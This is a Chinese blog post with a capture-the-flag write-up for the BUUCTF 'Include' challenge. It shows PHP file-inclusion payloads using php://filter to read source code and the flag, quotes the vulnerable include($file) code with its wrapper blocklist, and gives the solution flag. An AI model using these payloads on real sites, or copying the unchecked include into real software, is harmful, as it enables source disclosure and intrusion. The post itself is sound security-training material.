

# BUUCTF[ACTF2020 新生赛]Include

原创


Dy1n9 于 2020-12-17 12:35:39 发布 115 收藏

分类专栏: [CTF\\_BUU\\_Web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_45890174/article/details/111312718](https://blog.csdn.net/weixin_45890174/article/details/111312718)

版权



[CTF\\_BUU\\_Web](#) 专栏收录该内容

13 篇文章 1 订阅


订阅专栏

## [ACTF2020 新生赛]Include



[tips](#)

有一个tips标签, 指向的是?file=flag.php



Can you find out the flag?

看到?file, 应该首先想到的是文件包含  
先读取源码, 构造payload


```
http://8cf4eecb-8bfa-4e2b-8616-b609fa0e7d3f.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=index.php
```

发现了一串base64, 解码得到

```
<meta charset="utf8">
<?php
error_reporting(0);
$file = $_GET["file"];
if(stristr($file,"php://input") || strstr($file,"zip://") || strstr($file,"phar://") || strstr($file,"data:")){
    exit('hacker!');
}
if($file){
    include($file);
}else{
    echo '<a href="?file=flag.php">tips</a>';
}
?>
```

发现它过滤了几个函数，但是没有过滤filter，因此我们可以用这个来读取flag.php

http://8cf4eecb-8bfa-4e2b-8616-b609fa0e7d3f.node3.buuoj.cn/?file=php://filter/convert.base64-encode/resource=flag.php



解码得到flag

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZDBiN2U0MGQtMGY4YS00YTcwLWI4MzMtMzJmZDIOM2U5MGNifQo=

编码

base64

字符集

utf8(unicode编码)

编码

解码

```
<?php
echo "Can you find out the flag?":
//flag {d0b7e40d-0f8a-4a70-b833-32fd243e90cb}
```

https://blog.csdn.net/weixin\_45890174

flag{d0b7e40d-0f8a-4a70-b833-32fd243e90cb}